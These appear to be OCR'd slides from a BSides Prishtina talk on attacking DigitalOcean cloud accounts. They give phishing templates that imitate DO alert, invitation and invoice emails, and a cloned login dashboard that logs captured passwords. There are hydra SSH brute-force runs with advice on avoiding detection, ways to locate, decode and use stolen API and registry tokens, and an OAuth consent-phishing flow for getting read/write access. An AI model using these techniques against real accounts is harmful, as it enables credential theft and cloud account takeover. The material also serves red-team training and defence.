
https://cloud.digitalocean.com/monitors/resource-alerts/<alert id>?i=<like 5-6 random chars>

1. Enrollment: https://cloud.digitalocean.com/organizations/accept_invite?code=<14 alphanumeric with lower letters code>
2. Payment Invoice: https://cloud.digitalocean.com/settings/billing/<billing id>?i=<like 5-6 random chars>
3. Other notifications

Phishing: Alert Email


Types of Alerts

- **CPU (%)**
- **Bandwidth - Public Inbound (Mbps)**
- Bandwidth - Public Outbound (Mbps)
- Bandwidth - Private Inbound (Mbps)
- Bandwidth - Private Outbound (Mbps)
- Disk - Read (MB/s)
- Disk - Write (MB/s)
- **Memory Utilization (%)**
- **Disk Utilization (%)**
- 1 Minute Load Average
- 5 Minute Load Average
- 15 Minute Load Average



Phishing: Enrollment


Mostly do that for target's clients, or, if the target is the client



Phishing: Payment Invoice —

BSides Prishtina

Subject




Sender Email

Body

PDF Invoice

This has a specific format, which makes it easier to customise




Each service has its own cost calculation. If you have a brief idea about the services being used, generate one.


Alternatively, you may not put it at all and the user will think they need to login to access it.

Phishing: Dashboard Clone —

Link directs you to a clone of cloud.digitalocean.com




Link directs you to a clone of cloud.digitalocean.com




Credentials are stored on the phishing site

```
root@ubuntu-s-1vcpu-512mb-10gb-fra1-01:/var/www/html/login# cat passwordsfile.txt

glassesbo1@digiocean.com: password
root@ubuntu-s-1vcpu-512mb-10gb-fra1-01:/var/www/html/login#
```



Link redirects you to the real cloud.digitalocean.com



Site redirects you to a page saying the session has expired

SSH Bruteforce

If password authentication is enabled, you can bruteforce ssh login. The default user, when you create a droplet is **root**.

Use hydra to check if password authentication is enabled for SSH.

```
glb@SPACESHIP:~$ nano rockyou.txt
glb@SPACESHIP:~$ hydra -l root -P ./rockyou.txt ssh://host01.pepperclipp.tech -v -I -t 4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-26 15:16:21
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://host01.pepperclipp.tech:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@164.92.201.196:22
[INFO] Successful, password authentication is supported by ssh://164.92.201.196:22
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 14344363 to do in 6640:55h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344315 to do in 8538:17h, 4 active
[STATUS] 26.29 tries/min, 184 tries in 00:07h, 14344215 to do in 9095:04h, 4 active
[22][ssh] host: host01.pepperclipp.tech   login: root   password: k[redacted]s
[STATUS] attack finished for host01.pepperclipp.tech (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-26 15:26:14
```

```
glb@SPACESHIP:~$ hydra -l root -P ./rockyou.txt ssh://178.128.241.181 -v -I -t 4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-26 15:39:25
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://178.128.241.181:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@178.128.241.181:22
[ERROR] target ssh://178.128.241.181:22/ does not support password authentication (method reply 4).
glb@SPACESHIP:~$
```

By default, there is no password limit for SSH, so you will not lock the user out. (though this is just by default) Also, it's better to use -t 4, since 16 threads will be detected by DO as bruteforce

```
glb@SPACESHIP:~$ cat rockyou.txt | grep -n k[redacted]s
250:k[redacted]s
glb@SPACESHIP:~$
```

API

Accesses most of services in DO.
DO tokens can be Read only to all services or Read/Write to all services.

DigitalOcean API Reference

Programmatically manage Droplets and other DigitalOcean resources using conventional HTTP requests. All of the functionality in the DigitalOcean Control Panel is also available through the API.

Space API is the AWS S3 API, but with different region and endpoint. An AWS-Like Access Key and Secret Key is generated from DO.

Spaces API Reference

Programmatically manage your data with Spaces' AWS S3-compatible object storage API

Metadata API Reference

The metadata API allows a Droplet to access information about itself including user data, Droplet ID, datacenter region, and IP addresses.

Metadata API on DO Droplets, on host 169.254.169.254

OAuth API Reference

The OAuth API is a secure method for authenticating users and allowing third-party applications limited access to your servers or DigitalOcean user accounts.

Application authentication with ClientID and Client Secret, resulting in an access and refresh token.

BSIDES Prishtina

Digital Ocean API

DO API includes:

- Droplets
- Functions
- One-Click Apps
- Kubernetes
- Container Registry
- Databases
- Snapshots
- Images
- Domains
- Firewalls
- etc

Basically, everything that is not a space or droplet meta-data

The token format:

- **dop_v1_** for personal access tokens generated in the control panel
- **doo_v1_** for tokens generated by applications using the OAuth flow
- **dor_v1_** for OAuth refresh tokens

do*_v1_<64 chars of nr 0-9 and letters a-f>

dop_v1_0d858f990cf1cf84291d346538e2ad53532be2569fbeb8f3b7ba6b190d6aa0ad

Where to find DO API Tokens?

- DO Portal
- Source Code
- Config Files
  - Kubernetes
  - Container Registry
- Console History (bash, sh, zsh, ksh, powershell)
- Droplets
- Functions
  - GitHub Repos
  - Spaces
- Apps
  - GitHub Repos
  - Spaces

```
glb@SPACESHIP:~$ doctl -t dop_v1_19bf604c02a39a5ac200eeae3e4965d291c7347f8fb671f6298d1f0eeb862cc4 account get -o json
{
  "droplet_limit": 25,
  "floating_ip_limit": 3,
  "reserved_ip_limit": 3,
  "volume_limit": 10,
  "email": "gl4ssesbol@protonmail.com",
  "uuid": "0e24b90e-d3c0-4013-acbf-ca6582a63013",
  "email_verified": true,
  "status": "active",
  "team": {
    "name": "NacuteBlackHat",
    "uuid": "796c0f31-3a32-4dd8-97e9-875ae70b583d"
  }
}glb@SPACESHIP:~$
```

doctl

```
glb@SPACESHIP:~$ curl -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" -X GET "https://api.digitalocean.com/v2/a
ccount" | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   316  100   316    0     0    290      0  0:00:01  0:00:01 --:--:--   290
{
  "account": {
    "droplet_limit": 25,
    "floating_ip_limit": 3,
    "reserved_ip_limit": 3,
    "volume_limit": 10,
    "email": "gl4ssesbol@protonmail.com",
    "uuid": "0e24b90e-d3c0-4013-acbf-ca6582a63013",
    "email_verified": true,
    "status": "active",
    "status_message": "",
    "team": {
      "uuid": "796c0f31-3a32-4dd8-97e9-875ae70b583d",
      "name": "NacuteBlackHat"
    }
  }
}
```

curl or any HTTP client

DO Token in Container Registry Config Files

When the Container Registry is created, a config file is created that has an auth token, which in itself is a combination of:

<DO Token>:<Same DO Token>

```
glb@SPACESHIP:~$ cat docker-config.json | jq
{
  "auths": {
    "registry.digitalocean.com": {
      "auth": "ZG9wX3YxXzhjOWMxZjRhNDY1NDY4MWFkMmM1ZTgyODhhMGZkMmZlMWNmZGQ2M2VjZGFhNmQyYzc4Y2I1MGJlOGExOGEwODA6ZG9wX3YxXzhjOWMxZjRhNDY1NDY4MWFkMmM1ZTgyODhhMGZkMmZlMWNmZGQ2M2VjZGFhNmQyYzc4Y2I1MGJlOGExOGEwODA="
    }
  }
}
glb@SPACESHIP:~$ echo "ZG9wX3YxXzhjOWMxZjRhNDY1NDY4MWFkMmM1ZTgyODhhMGZkMmZlMWNmZGQ2M2VjZGFhNmQyYzc4Y2I1MGJlOGExOGEwODA6ZG9wX3YxXzhjOWMxZjRhNDY1NDY4MWFkMmM1ZTgyODhhMGZkMmZlMWNmZGQ2M2VjZGFhNmQyYzc4Y2I1MGJlOGExOGEwODA=" | base64 -d
dop_v1_8c[redacted]80:dop_v1_8c9[redacted]0
[redacted]80glb@SPACESHIP:~$
```

```
glb@SPACESHIP:~$ curl -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" -X GET "https://api.digitalocean.com/v2/account" | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   316  100   316    0     0    203      0  0:00:01  0:00:01 --:--:--   203
{
  "account": {
    "droplet_limit": 25,
    "floating_ip_limit": 3,
    "reserved_ip_limit": 3,
    "volume_limit": 10,
    "email": "gl4ssesbol@protonmail.com",
    "uuid": "0e24b90e-d3c0-4013-acbf-ca6582a63013",
    "email_verified": true,
    "status": "active",
    "status_message": "",
    "team": {
      "uuid": "796c0f31-3a32-4dd8-97e9-875ae70b583d",
      "name": "NacuteBlackHat"
    }
  }
}
glb@SPACESHIP:~$
```

The token can be a Read only, or ReadWrite Token.

Space access via S3 API

Space is not included in DO API, so the only way to programmatically access it, is through the AWS SDK.

It needs a set of creds:

- Access Key
- Secret Key
- Endpoint URL
- Region

```python
# Step 1: Import the all necessary libraries and SDK commands.
import os
import boto3

# Step 2: The new session validates your request and directs it to your Space's specified endpoint using the AWS SDK.
session = boto3.session.Session()
client = session.client('s3',
                        endpoint_url='https://nyc3.digitaloceanspaces.com', # Find your endpoint in the control panel, under Set
                        region_name='nyc3', # Use the region in your endpoint.
                        aws_access_key_id='C58A976M583E23R1O00N', # Access key pair. You can create access key pairs using the c
                        aws_secret_access_key=os.getenv('SPACES_SECRET')) # Secret access key defined through an environment var

# Step 3: Call the put_object command and specify the file to upload.
client.put_object(Bucket='example-space-name/example-folder/', # The path to the directory you want to upload the object to, sta
                  Key='hello-world.txt', # Object key, referenced whenever you want to access this file later.
                  Body=b'Hello, World!', # The object's contents.
                  ACL='private', # Defines Access-control List (ACL) permissions, such as private or public.
                  Metadata={ # Defines metadata tags.
                      'x-amz-meta-my-key': 'your-value'
                  }
                 )
```

A set of credentials can do all of these. So, no boundaries. A set of creds has S3FullAccess Rights and no granular rights can be set.

No Cross Region Object Copying

Both v2 and v4 are supported

Supported Feature	Supported via API only	Not Supported Feature
Bucket CRUD	Bucket Policies (put-bucket-policy)	Identity and Access Management (IAM)
Object CRUD	Bucket Versioning (put-bucket-versioning)	Security Token Service (STS)
Object Copy		Multi-factor Authentication
Multipart Uploads		Public Access Block
Pre-Signed URLs		Object Policies
Bucket ACLs		Bucket Replication
Object ACLs (No Policies)		Bucket Notifications
Bucket CRUD		Bucket Tagging
Bucket Lifecycle		Request Payment
Object expiration		Bucket Inventory
Removing incomplete multipart upload		Bucket Access Logging
		Bucket Metrics
		Bucket Analytics
		Bucket Accelerate
		Bucket Encryption Configuration
		Bucket Websites
		Object Torrent
		Object Lock

CRUD (Create, Read, Update, Delete) operations

Initial Access using Space API

- Find public Buckets and search for creds files
- Check source code for credentials
- Find stored sessons from aws cli or s3cmd on droplets/admin's machines

Use the endpoint to find the region

Credentials will have Space Admin rights by default (and by design), so just use them to your advantage

BSIDES Prishtina

GB

Oauth API

Since there is No IAM Policies in DO, his is the closest you can think to cross-account access in it. Or the closest to the App Consent as it's on Azure.


The basic idea is:


Create a set of OAuth API Tokens and an App

Send the link with the scope (Read or ReadWrite) to be approved by an admin on the other account

Get a DO Token to use on that account

Oauth API Phishing Preparations







https://cloud.digitalocean.com/v1/oauth/authorize?client_id=53c44661a152c2d05050a35e0631eec655c00deeec32d928d82af4c0ad633167&redirect_uri=https://cloud.digitalocean.com&response_type=code**&scope=read write**

You need to add the scope, or it will be set as ReadOnly

Oauth API Phishing User Approve






Access Token is valid for 30 days
You can also refresh with the refresh token

Container Registry

When you create a Container Registry, you get a config file that has an auth token in base64. That b64 blob is only a DO Token added twice that you can use as username and password when connecting with docker. This can be a read or readwrite token on DO.

